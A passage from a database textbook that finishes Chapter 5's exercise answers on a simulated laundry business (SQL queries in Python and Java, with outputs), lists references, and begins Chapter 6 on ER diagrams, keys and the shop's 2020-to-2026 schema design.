  log 2026-05-08 14:17:34 departed  by Dewi Lestari Putri
  balance now: Rp 0
```

Four blankets (Rp 100.000) at Rungkut, collected on 8 May 2026 at 14:17 with nothing paid; eleven days later, on 19 May, the customer paid by BSI transfer. It illustrates "I will transfer later", in the half of those cases where the customer did pay before the snapshot.

5.8 The Lebaran rush filled the racks in March (317 bills, the most of the year), and the closure from 19 to 22 March delayed both finishing and pickup. Many bills charged in March were therefore paid at pickup in April, on top of April's own bills. The same effect appears in any month that follows a busy month: in May the shop received Rp 12.076.000 against Rp 11.933.000 charged, because the bags of the after-Lebaran wave, charged in April, were paid on collection in May. (July and September show it too.)

5.9 March 2026 is $m = 5$. Rungkut: $q = 0.24 + 0.16 \times 5/11 = 0.24 + 0.0727 = 0.3127$. Keputih: $q = 0.3127 + 0.10 = 0.4127$. (These are the chances for customers without a usable deposit.)

5.10 **Listing 5.12** answers it.

Listing 5.12 `python/ex_lebaran.py`: bills per outlet in the two weeks before the Lebaran rush and in the rush itself.

```
"""Chapter 5, Exercise 5.10: did the Lebaran rush really happen?

Compares, per outlet, the bills of the two weeks before the rush
(19 Feb - 4 Mar 2026) with the fourteen rush days (5 - 18 Mar 2026).
Run:  python ex_lebaran.py
"""
from lpdb import open_db, table

con = open_db()
rows = con.execute("""
    SELECT Outlet_id,
           SUM(arrived >= '2026-02-19' AND arrived < '2026-03-05') AS before,
           SUM(arrived >= '2026-03-05' AND arrived < '2026-03-19') AS rush
      FROM Bill GROUP BY Outlet_id ORDER BY Outlet_id""").fetchall()
table(["outlet", "before", "rush", "ratio"],
      [(o, b, r, f"{r / b:.2f}") for o, b, r in rows])
con.close()
```

```
outlet | before | rush | ratio
-------+--------+------+------
O01    | 49     | 63   | 1.29
O02    | 57     | 60   | 1.05
O03    | 37     | 54   | 1.46
```

Rungkut grows by 29 % and Wiyung by 46 %, although Wiyung's figure also contains its ramp-up (it was still growing toward full volume in February). Keputih grows by only 5 %, because from 12 March its students go home: the campus multiplier 0.60 is multiplied with the rush multiplier 1.45, giving 0.87 for those days, so the second week of the rush is quieter than normal at Keputih.

5.11 **Listing 5.13** answers it.

Listing 5.13 `java/MethodsPerOutlet.java`: payments per method and the QRIS share at each outlet. `SUM(p.method = 'cash')` works because a comparison in SQLite is 1 when true and 0 when false.

```java
// Chapter 5, Exercise 5.11: payments per method at each outlet, in Java.
//   javac -d out MethodsPerOutlet.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar MethodsPerOutlet
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class MethodsPerOutlet {
    public static void main(String[] args) throws SQLException {
        String sql = "SELECT b.Outlet_id, "
            + "SUM(p.method = 'cash'), SUM(p.method = 'qris'), "
            + "SUM(p.method = 'transfer'), SUM(p.method = 'credit'), "
            + "COUNT(*) FROM Payment p JOIN Bill b ON b.id = p.Bill_id "
            + "GROUP BY b.Outlet_id ORDER BY b.Outlet_id";
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db");
             Statement st = con.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            System.out.println("outlet  cash  qris  transfer  credit  "
                + "qris_%");
            while (rs.next()) {
                int qris = rs.getInt(3);
                int all = rs.getInt(6);
                System.out.printf("%-6s %5d %5d %9d %7d %7.1f%n",
                    rs.getString(1), rs.getInt(2), qris, rs.getInt(4),
                    rs.getInt(5), 100.0 * qris / all);
            }
        }
    }
}
```

```
outlet  cash  qris  transfer  credit  qris_%
O01      804   450       118     120    30.2
O02      524   449       105      23    40.8
O03      367   252        67      40    34.7
```

Keputih has the highest QRIS share, 40.8 %, because Equation (5.14) adds 10 points there (students pay by phone). It also has the fewest deposit payments, because the generator gives deposits only to non-students.

5.12 First, determinism: the salts must be identical on every run so that the generated files are identical. Second, independence: drawing the salts from the main generator would insert 224 extra draws (14 employees × 16 bytes) into the one sequence, and every later draw, and therefore the whole year, would change whenever the number of employees changed. A separate generator keeps the salts from disturbing the business data. In a real application neither reason applies: salts must come from a cryptographically secure source such as Python's `secrets.token_bytes(16)`, as the OWASP guidance on password storage requires [16].

References

[1] Rajawangi, "Peluang Usaha Laundry Jakarta 2026: Modal, Lokasi, ROI," 2026. [Online]. Available: https://www.rajawangi.co.id/blogs/peluang-usaha-laundry-jakarta-2026 (accessed Sep. 2026).

[2] M. Matsumoto and T. Nishimura, "Mersenne Twister: A 623-dimensionally equidistributed uniform pseudo-random number generator," *ACM Transactions on Modeling and Computer Simulation*, vol. 8, no. 1, pp. 3–30, 1998.

[3] Python Software Foundation, *random — Generate pseudo-random numbers*, Python 3 documentation. [Online]. Available: https://docs.python.org/3/library/random.html

[4] BPBD Kabupaten Ponorogo, “BMKG: Puncak Musim Hujan di Jawa Timur Diprediksi Terjadi pada Januari 2026,” Sep. 25, 2025. [Online]. Available: https://bpbd.ponorogo.go.id/?p=11271

[5] Kementerian Sekretariat Negara RI, “Inilah SKB 3 Menteri Libur Nasional dan Cuti Bersama 2026.” [Online]. Available: https://setneg.go.id/baca/index/inilah_skb_3_menteri_libur_nasional_dan_cuti_bersama_2026

[6] Arina.id, “Pemerintah Tetapkan Idul Fitri 1447 H Jatuh Lusa, 21 Maret 2026,” Mar. 2026; and Bisnis.com, “Lebaran 2026 Versi Muhammadiyah Jatuh 20 Maret, Pemerintah Putuskan Lewat Sidang Isbat,” Mar. 7, 2026. [Online]. Available: https://www.arina.id/amp/berita/ar-oglcj/pemerintah-tetapkan-idul-fitri-1447-h-jatuh-lusa–21-maret-2026 ; https://kabar24.bisnis.com/read/20260307/79/1958376/lebaran-2026-versi-muhammadiyah-jatuh-20-maret-pemerintah-putuskan-lewat-sidang-isbat

[7] A. M. Law, *Simulation Modeling and Analysis*, 6th ed. New York, NY, USA: McGraw-Hill, 2024.

[8] D. E. Knuth, *The Art of Computer Programming, Vol. 2: Seminumerical Algorithms*, 3rd ed. Reading, MA, USA: Addison-Wesley, 1997.

[9] Fintech News Indonesia, “QRIS Transactions Double to 12.5 Billion in First Half of 2026,” Aug. 6, 2026. [Online]. Available: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[10] Xerial, *sqlite-jdbc: SQLite JDBC Driver*, release 3.53.2.0. [Online]. Available: https://github.com/xerial/sqlite-jdbc/releases

[11] SQLite Consortium, *Release History of SQLite* (3.53.4, 2026-07-24). [Online]. Available: https://www.sqlite.org/changes.html (accessed Sep. 2026).

[12] The Matplotlib Development Team, *Matplotlib: Visualization with Python*. [Online]. Available: https://matplotlib.org/

[13] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. [Online]. Available: https://peraturan.go.id/id/uu-no-27-tahun-2022

[14] Hukumonline, “Pemerintah Akhirnya Terbitkan Kerangka Implementasi Pelindungan Data Pribadi: Berlaku Mulai 16 Januari 2027,” 2026. [Online]. Available: https://pro.hukumonline.com/a/lt6a97c3fe4527c/pemerintah-akhirnya-terbitkan-kerangka-implementasi-pelindungan-data-pribadi–berlaku-mulai-16-januari-2027

[15] Python Software Foundation, *sqlite3 — DB-API 2.0 interface for SQLite databases*, Python 3 documentation. [Online]. Available: https://docs.python.org/3/library/sqlite3.html

[16] OWASP Foundation, *Password Storage Cheat Sheet*, OWASP Cheat Sheet Series. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Chapter 6

Database Design: ERD, Normalization and the Data Dictionary

By the end of this chapter you will be able to design the database of a small business and defend every decision in it. You will start from the four tables Profitina Laundry was designed with in 2020 and follow them to the seven tables of 2026, learning why each table, column and rule was added and why some old ones were kept. You will draw the design in two notations, Chen's diagrams with diamonds and ovals and the crow's-foot diagrams that design tools use, and read both fluently. You will learn what keys and constraints are and watch SQLite and MariaDB refuse fourteen kinds of bad data, including one that MySQL accepts silently when strict mode is off. You will see with real rows why a single wide table goes wrong, and you will fix it step by step through functional dependencies and the normal forms 1NF, 2NF, 3NF and BCNF. You will read the complete data dictionary, compare the MySQL and SQLite versions of the same schema line by line, and understand why the old five-character `password` column is still there and never read. Python and Java programs create the schema, test its constraints and verify a password hash, and every output in the chapter is the real output of those programs.

6.1 Where We Left Off

Chapter 5 filled a database with a year of the shop's life: 2,953 bills, 3,319 payments, 8,802 status events. It traced ten bills through five tables and drew charts from them. It never asked why there are five tables, or seven, rather than one, or twenty. It never asked why a payment lives in its own table while the price of a bill sits inside the bill, or why the database refuses a bill with `unit = 0` before any program has a chance to check.

Those are design questions, and this chapter answers them. A database design is a set of decisions about **what facts the business records and where each fact is written**. Get them right and every later program is simple: a report is one query, a rule is enforced once for every program, a change is made in one place. Get them wrong and every program inherits the mistake: the report double-counts, the rule is checked in the PHP track but forgotten in the Java one, and the customer's new telephone number is updated on some rows and not on others.

The design in this chapter was not invented for the book. It started in 2020 as a four-table diagram drawn in the Vertabelo modeling tool for a real laundry business, and it was extended in September 2026 when the shop grew to three outlets and needed payments in parts and an audit trail. Keeping the old design "column for column" while extending it is itself a lesson: real databases are rarely designed from nothing; they grow, and each extension must leave the old programs working.

6.2 From a Paper Order Book to Tables

6.2.1 What the shop wrote down before

Before any software, the shop kept a **paper order book** at the counter. Every order took one line: the date, the customer's name and telephone number, what was brought, how many kilograms or pieces, the price, the rack where the bag went, and a tick when it was collected. A second notebook held the cash. A WhatsApp group told the washers what to do next.

Chapter 3 listed what went wrong: lost slips, nobody knowing whether an order was paid, the owner adding up the month by hand. There is a subtler problem that shows up only when you try to answer questions from the book. The same customer's telephone number is written on every line she ever brought, so when she changes her number, dozens of old lines disagree with the new ones. The price of wash-fold is written on every wash-fold line, so when the price goes up the book cannot tell whether a line shows the old price or a mistake. A regular who has not come this year appears nowhere, because the book has no page for customers, only for orders. These are not handwriting problems. They are **design** problems, and Section 6.9 will show that a computer table designed like the book has exactly the same ones.

6.2.2 Entities, attributes, relationships

Database design starts by naming three kinds of things.

> **DEFINITION.** An **entity** is a kind of thing the business needs to remember facts about, and of which there are many individual instances: customers, employees, services, bills. An **attribute** is one fact about an entity: a customer's name, a bill's arrival time. A **relationship** is a fact that connects instances of entities: *this customer brought this bill*, *this employee supervises that one*.

A good test for an entity is to ask "can I point at one of them, and is there more than one?". A customer: yes. A bill: yes. The shop's opening hours: no, there is one set of hours, and it is an attribute of something else (in this design, nothing stores it at all). A relationship is usually a verb in the sentences the owner uses. "Dewi **took in** the bill." "Siti **supervises** Rizky." "The bill **is for** wash-fold." "The bill **is paid by** two payments."

6.2.3 Tables, rows, columns and keys

A relational database, the kind introduced by E. F. Codd in 1970 [1], stores each entity as a **table**. Each **row** is one instance (one customer), each **column** is one attribute (the name). Every row must be told apart from every other, and the column (or set of columns) that does this is the table's **primary key**. A relationship is stored by writing, in one table, the key of a row in another table: the bill row holds `Customer_id = 'C0151'`, and that value *is* the relationship "C0151 brought this bill". Such a column is a **foreign key**.

That is the entire mechanism. There are no pointers, no hidden links: tables are connected only by matching values, and a query follows a relationship by asking for rows whose values match. Chapter 5 did exactly that each time it joined `Bill` to `Customer` on `b.Customer_id = c.id`.

6.3 The Original Design of 2020

6.3.1 Four tables

The 2020 design has four tables, **Customer**, **Employee**, **Service** and **Bill**, exported from Vertabelo as MySQL DDL (*data definition language*, the `CREATE TABLE` statements that define a database). **Listing 6.1** is its `Bill` table exactly as it was written.

Listing 6.1 `sql/original_2020.mysql.sql`, lines 15–29: the `Bill` table of the 2020 design, as exported from Vertabelo.

```
-- Table: Bill
CREATE TABLE Bill (
    id char(5) NOT NULL,
    arrived datetime NOT NULL DEFAULT CURRENT_TIMESTAMP(),
    finished datetime NULL,
    departed datetime NULL,
    status enum('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack varchar(3) NOT NULL,
    unit int NOT NULL,
    payment decimal(10,2) NOT NULL,
    Customer_id char(5) NOT NULL,
    Employee_id char(5) NOT NULL,
    Service_id varchar(5) NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id)
);
```

Read it as a list of facts about one order: when it arrived, when it was finished, when it left the shop (`departed`), its state, the rack, how many units, the money, and three foreign keys naming the customer, the employee and the service. Three details of this old table decide much of what follows. The ids are `char(5)`: five characters, such as `B0001`, so the design can number at most 9,999 bills. The status is an `enum` with the three values `departed`, `finished`, `queued`, in that alphabetical order, with `queued` as the default. And there is exactly **one** column for money, `payment`, whose meaning the 2020 sample rows left unclear.

`Customer` and `Employee` share a shape: name, gender, place and date of birth, address, phone, e-mail, a five-character `password`, and one column of their own (`enrolled` and `credit` for customers; `section`, `started` and `spv_id` for employees). `Service` is the price list: an id, a description and a price. The design's four foreign keys connect `Bill` to the other three tables and `Employee` to itself through `spv_id`, "the employee's supervisor".

6.3.2 The 2020 design as a diagram

Figure 6.1 draws the same design as an **entity-relationship diagram** in the notation Peter Chen introduced in 1976 [2]. Rectangles are entities, diamonds are relationships, ovals are attributes, and an underlined attribute is part of the key. The numbers on the lines give the **cardinality**: one customer brings N bills (any number), each bill is brought by exactly one customer. A double line means **total participation**: every bill must take part in the relationship (a bill without a customer is impossible), while a customer may have no bills at all (a single line).



Figure 6.1 The 2020 design in Chen notation: four entities, four relationships, and a few attributes of each. Double lines mark total participation: every bill has a customer, an employee and a service.

The fourth relationship, *supervises*, connects `Employee` to itself: one employee supervises N others, and each employee has at most one supervisor. Such a **recursive** (or *unary*) relationship is how the design says "the organization chart is made of employees". The owner is simply the employee with no supervisor.

Figure 6.2 is the same design in **crow's-foot** notation, the one Vertabelo, MySQL Workbench and most design tools draw. Each table is a box listing its columns and types; a line joins a foreign key to the key it refers to, and the ends of the line carry the cardinality. The notation goes back to Gordon Everest's 1976 paper on data structure models [3].



Figure 6.2 The 2020 design in crow's-foot notation. The three-pronged "crow's foot" marks the many end of a relationship; two bars mean "exactly one"; a circle means "possibly none".

6.3.3 What the old sample rows got wrong

The 2020 file also contained a few sample rows. They are worth reading, because each one shows a problem the 2026 design had to solve. **Table 6.1** lists three.

Table 6.1 Three sample rows of the 2020 design and the question each one raises. The 2026 schema answers all three.

Row	What it says	The problem
`e0001`, password `12345`	every employee's password is `12345`, in plain text	anyone who reads the table can sign in as anyone
`b0001`: service `C4W` (Rp 10.000), 2 units, `payment` 100.000	the amount is ten times the price	nobody knows whether `payment` means "charged", "paid" or something else
`b0003`: `finished`, `payment` 0; `b0004`: `queued`, `payment` 0	two bills worth nothing	is 0 "not yet paid", "free", or "not yet known"?

The 2026 design kept the tables but not these rows, and it fixed the meaning of every doubtful column: `Bill.payment` became "the amount charged, computed by the server as price × unit and kept as a snapshot"; what was actually paid moved to a new table; and passwords moved to a hash that cannot be read back. The rest of this chapter shows how and why.

6.4 Reading ER Diagrams: Chen and Crow's Foot

6.4.1 The two notations side by side

Both notations say the same things with different symbols. **Table 6.2** is a dictionary between them.

Table 6.2 How the two notations draw the same ideas. Chen's diagrams are for thinking about the business; crow's-foot diagrams are for building the tables.

Idea	Chen notation	Crow's-foot notation
entity (table)	rectangle with the name	box with the name and its columns
attribute (column)	oval joined to its entity	a line inside the box
key attribute	underlined name	underlined, marked PK
derived attribute	dashed oval	not drawn (it is not stored)
relationship	diamond with a verb	a line from the foreign key to the key
"exactly one"	1 on the line	two bars across the line end
"zero or one"	1, single line	a circle and a bar
"one or many"	N, double line	a bar and a crow's foot
"zero or many"	N, single line	a circle and a crow's foot
total participation	double line	the inner symbol is a bar, not a circle

A useful habit is to read every relationship **in both directions** and aloud. For `Bill`–`Customer`: "each bill belongs to exactly one customer" (bars at the customer end) and "each customer has zero or many bills" (circle and crow's foot at the bill end). If either sentence sounds wrong to the owner, the diagram is wrong.

6.4.2 The seven tables in Chen notation

Figure 6.3 extends **Figure 6.1** with the three tables of 2026, drawn in teal: `Outlet`, `Payment` and `StatusLog`, and five new relationships.



Figure 6.3 The 2026 design in Chen notation. The new entities are teal. The dashed oval *balance* is a derived attribute: it is computed from `Bill.payment` and the bill's payments, never stored.

Read the new relationships aloud. An outlet has many employees who *work at* it, and many bills *received at* it. A bill *is paid by* zero or many payments, and each payment belongs to exactly one bill (a double line on the payment side: a payment without a bill is meaningless). A bill *is recorded in* one or more status events, and an employee *performs* many of them. The dashed oval is new too: the **balance** of a bill is a real fact the shop cares about, but it is not stored anywhere, because it can always be computed:

$$balance(b) = b.payment - \sum_{p \in \text{Payment},\ p.Bill\_id = b.id} p.amount \tag{6.1}$$

Storing it would create a second copy of a fact that already exists, and Section 6.9 explains why second copies are dangerous.

6.4.3 The seven tables in crow's-foot notation

Figure 6.4 is the diagram a developer works from: every column, its type, its role.



Figure 6.4 The complete 2026 schema in crow's-foot notation. Navy headers are the 2020 tables, teal headers the new ones; light teal rows are columns added in 2026; grey column names are legacy columns that are kept but never read.

Table 6.3 lists the nine foreign keys the diagram draws, with the sentence each one stands for.

Table 6.3 The nine relationships of the schema. The first four foreign keys of 2020 kept their original names and rules; five are new.

Foreign key	Refers to	Read as	Nullable
`Bill.Customer_id`	`Customer.id`	each bill is brought by exactly one customer	no
`Bill.Employee_id`	`Employee.id`	each bill is taken in by exactly one employee	no
`Bill.Service_id`	`Service.id`	each bill is for exactly one service	no
`Bill.Outlet_id`	`Outlet.id`	each bill is received at one outlet	yes (old rows)
`Employee.spv_id`	`Employee.id`	each employee has at most one supervisor	yes (the owner)
`Employee.Outlet_id`	`Outlet.id`	each employee works at one outlet	yes (old rows)
`Payment.Bill_id`	`Bill.id`	each payment is for exactly one bill	no
`StatusLog.Bill_id`	`Bill.id`	each event happens to exactly one bill	no
`StatusLog.Employee_id`	`Employee.id`	each event is caused by exactly one employee	no

6.5 The Extension of 2026

6.5.1 Why three new tables

The shop's needs changed, and each change became one table or column. **Table 6.4** lists them.

Table 6.4 What the September 2026 extension added, and why each addition took the form it did.

Addition	The business need	Why it is a table or a column
`Outlet`	three shops instead of one	an outlet has its own facts (name, address, phone, opening day), so it is an entity
`Bill.Outlet_id`, `Employee.Outlet_id`	where an order was taken, where someone works	a many-to-one relationship is a foreign key on the "many" side
`Payment`	a bill may be paid in parts, by different methods, on different days	a bill has zero to many payments: a repeating fact needs its own table
`StatusLog`	who changed which bill, and when; cancellations and complaints	an event history is many rows per bill
`password_hash` in `Customer` and `Employee`	passwords must never be stored readably	a new column; the old one is kept for compatibility
`CHECK` constraints and indexes	impossible data must be refused; queries must stay fast	rules and access paths, not new facts

6.5.2 Why payments are not columns of the bill

A tempting shortcut would have been to add columns to `Bill`: `paid1`, `method1`, `paid2`, `method2`. Real spreadsheets do exactly this. It fails at once: a bill paid in three parts has nowhere to go, a bill paid once carries two empty columns, and the question "how much came in by QRIS in March?" must look in two columns with two conditions. A group of columns that repeats the same fact is called a **repeating group**, and the first rule of normalization (Section 6.11) forbids it. The cure is always the same: move the repeating fact into its own table, one row per occurrence, with a foreign key back to its owner. `Payment` is that table, and the 415 bills paid in two parts of Chapter 5 are simply bills with two payment rows.

6.5.3 Why the status history is its own table

`Bill` already has three timestamps: `arrived`, `finished`, `departed`. Why also `StatusLog`? Because the three columns record **when**, not **who**, and they cannot record events that do not change the status. A complaint two days after pickup leaves the bill `departed`; a cancellation is a special kind of departure. `StatusLog` is an **audit trail**: rows are only inserted, never changed or deleted, and each one records the event, its time and the employee. It deliberately repeats the three times of the bill. That repetition is *controlled redundancy*: the two copies are written in the same transaction by the application, and the App's consistency checks `C17` to `C19` (in its `database/tools` folder) verify that they agree for every bill.

6.5.4 What was not added: roles

The application has four roles: owner, supervisor, cashier and washer. The obvious design would add a `role` column to `Employee`. The schema does not, because the role is already determined by facts the table holds:

$$role(e) = \begin{cases} \text{owner} & \text{if } e.spv\_id \text{ is NULL} \\ \text{supervisor} & \text{if some employee } x \text{ has } x.spv\_id = e.id \\ \text{cashier} & \text{if } e.section = \text{'transaction'} \\ \text{washer} & \text{otherwise} \end{cases} \tag{6.2}$$

Equation (6.2) is business rule BR-12 of Chapter 3, read from top to bottom. Storing the role as well would allow a row that says "role = washer" for the employee who supervises three people. A derived fact that is stored can contradict its source; a derived fact that is computed cannot.

6.6 Keys and Constraints

6.6.1 Keys

> **DEFINITION.** A **superkey** of a table is a set of columns whose values are different in every row. A **candidate key** is a superkey from which no column can be removed without losing that property. The **primary key** is the one candidate key the designer chooses to identify rows; the others are **alternate keys**, declared `UNIQUE`.

Formally, a set of columns K is a superkey of a table R when, for any two rows t_1 and t_2,

$$t_1[K] = t_2[K] \;\Rightarrow\; t_1 = t_2 \tag{6.3}$$

where $t[K]$ means "the values of row t in the columns of K". In words: two rows that agree on the key are the same row.

